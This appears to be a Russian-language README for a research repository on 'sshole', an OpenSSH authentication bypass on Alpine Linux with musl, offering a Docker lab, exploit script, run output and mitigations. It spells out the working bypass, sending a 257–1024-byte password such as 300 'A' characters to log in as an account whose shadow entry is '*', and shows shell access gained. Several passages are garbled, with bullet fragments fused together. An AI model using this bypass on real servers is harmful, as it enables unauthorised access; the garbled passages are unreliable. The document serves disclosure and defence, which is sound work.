Исследование уязвимостей, лаборатория воспроизведения PoC и технический анализ обхода аутентификации OpenSSH в Alpine Linux (CVE-2026-123158 / sshole)

Этот репозиторий содержит полный отчёт об исследовании уязвимости, скрипты для воспроизведения лабораторной среды и среду proof-of-concept для уязвимости обхода аутентификации OpenSSH в Alpine Linux (CVE-2026-123158, CVSS 3.1 8.1 High, получившей название "sshole"), раскрытой 5 ноября 2026 года.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow в точности равно *.openssh-server-9.9_p2-r0, работающий на musl libc без PAM.openssh-server-9.9_p2-r1 и в upstream OpenSSH 10.6p2.A*300x).Примечание о границе входных данных: Хотя в описании CVE указано 256–1024 символа, эмпирическое тестирование в этой лаборатории показывает, что musl libc хеширует 256-байтовые входные данные нормально (
key_len > KEY_MAX); только входные данные длиной от 257 до 1024 байт возвращают"*", что запускает обход аутентификации.
Как происходит SSHOLE — схема Рисунок: Пошаговый механизм CVE-2026-123158, иллюстрирующий, как длины входных данных, заимствование соли в OpenSSH и возврат ошибки в musl складываются в произвольный обход аутентификации.
Уязвимость возникает на пересечении трёх компонентов:
KEY_MAX = 256: При вычислении SHA-512 crypt ($6$) musl отклоняет ключи длиннее 256 байт и возвращает литеральную строку "*".pick_salt() (CVE-2016-6210): Для учётных записей без действительных солей (например, *) OpenSSH заимствует соль у другой учётной записи в системе с действительным хешем $5$ или $6$.crypt(password, salt) напрямую с записью в shadow. Поскольку musl возвращает "*", strcmp("*", "*") == 0 предоставляет аутентифицированный доступ.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
Запустите лабораторию в изолированном локальном Docker-контейнере:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.

 Сеанс терминала, подтверждающий обход аутентификации на
[email protected] после отправки строки пароля длиной 300 байт (A*300x), демонстрирующий успешный доступ к оболочке с uid=1001(victim).
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! вместо *:
passwd -l <user>
Это исследование было проведено в образовательных целях, для анализа безопасности и авторизованной оценки уязвимостей. Результаты и материалы proof-of-concept предназначены для поддержки ответственных исследований в области безопасности и помощи в повышении защищённости программного обеспечения. Любое тестирование должно выполняться только на системах, на которые получено явное разрешение. Данная публикация не поощряет несанкционированный доступ, эксплуатацию или любую другую противоправную деятельность.